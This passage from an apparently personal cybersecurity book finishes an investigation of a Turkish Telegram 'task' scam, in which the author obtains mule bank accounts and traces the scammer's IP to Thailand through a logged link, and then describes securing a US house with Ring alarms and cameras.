
Shorts



Abonelikler



Kitaplık




In some screenshots, I saw that they probably used a VPN to have an IP address from Turkey. I also noticed that the bots sometimes received an error from YouTube ([Resource has been exhausted \(e.g. check quota\)](#)). When I looked at the number of subscribers to the YouTube accounts that were asked to subscribe during, and after the start of the task, I saw that the number of subscribers increased by **2000**. Based on this, I can say with a simple calculation that the scammers have an army of thousands of bots for this job.



@  4,96 B abone 159 video

Kanalımda pratik, kolay, lezzetli nefis yemek tarifleri, pasta, kurabiye ve tatlı tarifleri, faydalı bil...

 Abone olundu 

ANA SAYFA

VIDEOLAR

SHORTS

OYNA


Videolar



KIYMALI
PATLICAN
YEMEĞİ NASIL...
309 görüntüleme · 2 h...

Abonelik eklendi







At **20:30**, the so-called bots said goodnight to each other and the group fell silent until **09:00** the next morning. Again, various questions started to come to my mind. Why were they going to sleep at **20:30** when money transfers can be made 24/7 in Turkey thanks to [FAST](#)? Was it because it was late at night in the location of the fraudster/operator managing the bots, so he had adjusted his shift and the bots according to this time? I left finding answers to these questions for later and continued my research from where I left off.


On **August 4, 2023**, I noticed that the Telegram group had been closed and contacted the scammer to ask him to let me back into the group. This time, when I entered the group, the list of group members was hidden. I watched the group for a while to learn the details of the scam attempt and after completing 4 tasks, I contacted the scammer to get me into a larger group and to deposit the money into my account.

Of course, the scammer stated that I had to complete 4 merchant tasks (pay **500 TL** and earn **650 TL** model). When I asked where and how to make the payment, she said I could make it to her bank account. In order to prevent fraudsters from victimizing more of our citizens, I had to quickly learn these bank accounts and forward them to the authorities of those banks for monitoring and blocking. Without wasting time, I told the fraudster that I wanted to make a payment.



After getting the first account information and informing the relevant bank official about it, I told the fraudster that my money transfer could not be realized and that there was a problem with their account. Then I tried to convince her to provide a second account information and I succeeded. 😊





At the end of the day, I quickly shared the information of 5 different accounts used by fraudsters in 4 different banks with the authorities of these banks and we prevented more citizens from being victimized in a very short time. At this point, I would like to thank the banks whose names I cannot disclose and all the officials there for their quick actions.

In the light of all this information I have obtained, if I summarize the scam set up by fraudsters;

They contact the victim using a foreign number on WhatsApp and take them to a Telegram group. All of the correspondence and receipts shared by the bots in the Telegram group are an important part of the scam to impress and convince the victim. At first, the scammers gain trust by sending 180 TL to the victim's account and try to convince the victim to pay for more. The scammers use accounts opened in more than one bank for money transfers. By getting the victim to subscribe to 26 YouTube accounts shared in the Telegram group during the day, they are likely to make either main or side profits – kill two birds with one stone!

Who owned the accounts used to transfer money?

As I received the misused account information from the fraudster one by one, different questions began to plague my mind again. When I searched the names and surnames of these account holders on the social network [LinkedIn](#), I saw that most of them were either currently, or until recently university students, even if there was a possibility of name similarity. Were they young people in their 20s who knowingly and willingly cooperated with the fraudsters, or were they students who were exploited by fraudsters for the sake of earning


income due to the difficult living conditions? Unfortunately, knowing that I would not have a chance to find an answer to this question, I continued to search for answers to other questions that puzzled me.


From which country were they running this operation?

Since I have experienced in my similar researches such as [Exposing Pig Butchering Scam](#) that scammers, whether local or foreign, mostly do not pay attention to [Operations Security](#), I decided to try the same method to detect the IP address of this scammer.

For this, I used [Bitly](#) URL shortening service to share the address of the fake screenshot I uploaded to my website and tried to obtain the IP address.


At first, the scammer was hesitant to click on the link, but since there was revenue at stake and he didn't know that I was on the other side of the keyboard, he decided to bite the bullet and clicked. When I searched the IP address I obtained from my website's logs on SOCRadar IOC Radar, I found that the scammer was communicating with me through **Thailand** with the IP address [171.102.239.190](#).





When I found out that there is a 4 hour difference between Thailand and Turkey, I understood why the bots say good night to each other at 20:30 Turkey time and 00:30 Thailand time 😊

Of course, from the records on my website, I not only learned about the scammer's country of origin, but I also learned from **007scrm/4.58.8** in the [User-Agent](#) header that the scammer used an application called [SCRM Windows](#) to manage multiple social media accounts and communicate with his victims.



Did the fraudsters speak Turkish or did they use translation tools?


Looking at the screenshots, it was clear that both the bots on the group and the scammer/operator were using translation tools, but just to be sure, I decided to use Anatolian dialects and spelling mistakes that translation tools would fail **100%** of the time, but that only those who know Turkish can understand. As you can see from the screenshot, translation programs fail against Anatolian dialects, so I was sure that they were using translation tools. 😊



Conclusion

Before answering calls and messages from unknown sources against fraud attempts, you should always keep in mind that there might be a potential fraudster on the other end of the line, on the other end of the keyboard.

By muting calls from unknown numbers in WhatsApp (**Settings -> Privacy -> Calls -> Silence unknown callers**), you can prevent them from bothering you for at least a while.



If you can share this article with your spouse, friends, loved ones, and those around you in order to raise awareness against this fraud method, together we can prevent more citizens from being defrauded!

Hope to see you in the following articles.

5. Home Home Secure Home

Towards the end of 2022, when my spouse and I decided to [settle](#) in the United States, our first task was to find a place to live. Having lived in a house with 24/7 residential security guard services in Istanbul, Turkey, for many years, we had never been particularly concerned about security. However, when it came to living in a detached house and ensuring its physical security, it became my responsibility as a cybersecurity professional and DIY enthusiast. 😊

Thanks to our realtor Ms. [Arda AKBAŞ](#), even before setting foot in the United States, we managed to find a three-story, detached house in a [low-crime](#) area remotely.

As my first task, I started examining the exterior of the house using [Google Maps](#). to roughly identify suitable locations for outdoor cameras.

When it came to finding a suitable alarm system, as a [DIY](#) enthusiast, [Ring](#), [Eufy](#), [SimpliSafe](#), [ADT Blue](#) alarm systems caught my attention. After extensive research and evaluations, despite some negative [news](#) regarding [privacy](#) and [vulnerabilities](#), I decided to choose the Ring alarm system due to its price, performance, and extensive ecosystem.

After moving into the house, my first task was to inspect each floor as if I were a burglar. As you might expect from American movies, I encountered many (27) sliding windows and 3 doors opening to the garden. The basement was a cute place, ideal for making a home gym, with 1 room, 2 windows, and a door opening to the garage, unlike in horror movies where it's always the place where monsters and bad spirits reside.



According to the emerging needs, I first ordered the second-generation [main alarm system](#) from Ring, which consists of 14 pieces. In addition to that, I also ordered [panic buttons](#) that

activate the siren when pressed for 3 seconds, detectors capable of detecting the sound of [glass breaking](#), and [motion detectors](#).



After securing the windows and doors with [magnetic door contacts](#) and ensuring the safety of specific areas with glass break and motion detectors, it was time to purchase indoor and outdoor cameras.

Since the garage had two doors accessible from the outside and one door from the inside, it was an important location to position an indoor camera. To avoid dealing with electrical wiring, I decided to go with battery-powered cameras and purchased the [Ring Stick Up Cam](#) for the garage. Next, I installed and set it up.





When it came to exterior cameras, my first priority was capturing footage of anyone approaching the front door, as well as having the ability to engage in two-way communication. Therefore, I purchased the [Ring Video Doorbell 4](#), which allowed me to achieve these functionalities. Instead of drilling and mounting it on the wall, I chose to hang it on the door. Additionally, I purchased the [DOORBELLBOA](#)

[Anti-Theft Video Doorbell Door Mount](#) as an additional accessory.

Two days after activating the smart bell, it caught its first uninvited guest. 😊



One or more interactive elements has been excluded from this version of the text. You can view them online here: <https://pressbooks.pub/hack4career/?p=48#oembed-1>

Since the main entrance door of the garage was outside the camera's field of view, I decided to install the [Ring Spotlight Cam Pro](#) on both the main entrance door and the back door of the house. To avoid frequently changing the batteries of the cameras (which typically last around 3 months depending on usage), I not only equipped each camera with two batteries but also purchased the second-generation [Ring Solar Panel](#), a solar-powered panel, and connected it to the cameras. This way, the panels have relieved me of the hassle by charging the batteries on sunny days.









In the following days, we had another uninvited guest, but this time, he was caught in the backyard. 😊



One or more interactive elements has been excluded from this version of the text. You can

view them online here: <https://pressbooks.pub/hack4career/?p=48#oembed-2>


Just like in cybersecurity (CISSP Domain 3: Security Architecture and Engineering), [deterrence](#) is an important security control in physical security as well. Therefore, I made sure not to overlook placing 2 [Ring Solar Security](#) signs that are powered by solar energy and illuminate at night, at the entrance of the house and in the backyard. This serves as a deterrent to potential intruders.



